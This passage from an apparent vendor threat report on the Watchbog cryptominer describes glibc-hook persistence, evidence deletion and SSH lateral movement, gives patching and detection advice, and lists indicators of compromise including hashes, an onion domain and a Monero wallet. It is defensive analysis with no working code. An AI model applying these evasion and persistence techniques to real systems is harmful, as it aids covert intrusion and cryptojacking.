In a post by Renato Marinho from Morphus Labs, he mentions a very interesting way 'kerberods' achieves persistence as well. If it has root privileges, it will download and load a library into the operating system which hooks parts of Glibc to modify Glibc's behavior. The post also specifies that the hooks allow the miner to run as anyone (including root) and also obfuscates the network connection to the mining pool as well as the Redis/Jenkins server scans.

Covering their tracks

Evidence deletion has been identified in previous Watchbog variants. The Watchbog variant in our incident continued this trend. Evidence deletion was performed in a clear manner with files and logs being deleted or overwritten. The evidence deletion was typically added to the end of a handful of the Pastebin scripts, with the Xmr-stak download and the SSH Lateral Movement scripts being prime examples. The loss of those key pieces of evidence made analysis difficult, but not impossible. We were able to rely upon our clients centralized logging to fill in those holes, and the hosts themselves still had evidence. The most obvious being the malware variants themselves.

Conclusion

Unpatched web applications vulnerable to known CVEs are a major target for attackers. Adversaries can leverage the vulnerability to gain a foothold into the web server and network environment in which the web server is deployed. Once that foothold has been established, the attacker can then connect to their C2, achieve persistent long-term access to the environment and spread laterally — which is exactly what happened in this case. The best way to prevent such activity would be to ensure that all enterprise web applications are up to date. Patching can cause some operational gaps and delays, so it's also important to have a maintenance window and a test environment to ensure that the

new patches do not cause any issues. Identifying cryptomining activity can be done effectively by following security fundamentals. Establish a baseline for internal network traffic and if any significant deviations occur, identify and investigate them. Even if there is an existing theory for the activity. In this case, Watchbog generated a noticeable spike in the organization's SSH traffic.

Coverage Intrusion prevention systems such as SNORT® provide an effective tool to detect China Chopper activity due to specific signatures present at the end of each command. In addition to intrusion prevention systems, it is advisable to employ endpoint detection and response tools (EDR) such as Cisco AMP for Endpoints, which gives users the ability to track process invocation and inspect processes. Try AMP for free here.

Additional ways our customers can detect and block these threats are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs have been observed associated with Watchbog.

Hashes (SHA256):
b383d0fdfa5036ccfa5d9c2b43cbfd814bce8778978873057b86678e5295fc61
0b0567c9b45ea0a3ea4267001f0760ccdf2b8224fceaf8979d32fcceb2d6fb7a

3A6271A90D0F6CC8A2D31D45D931E8401F13F7377932BA07D871DC42F252B9CA

Domains:
aziplcr72qjhzvin[.]onion[.]to

Misc:
Monero Wallet (Same wallet as the Alibaba Cloud Post)

47k2wdnyyBoMT6N9ho5Y7uQg1J6gPsTboKP6JXfB5msf3jUUvTfEceK5U7KLnWir5VZPKgUVxpkXnJLmijau3VZ8D2zsyL7
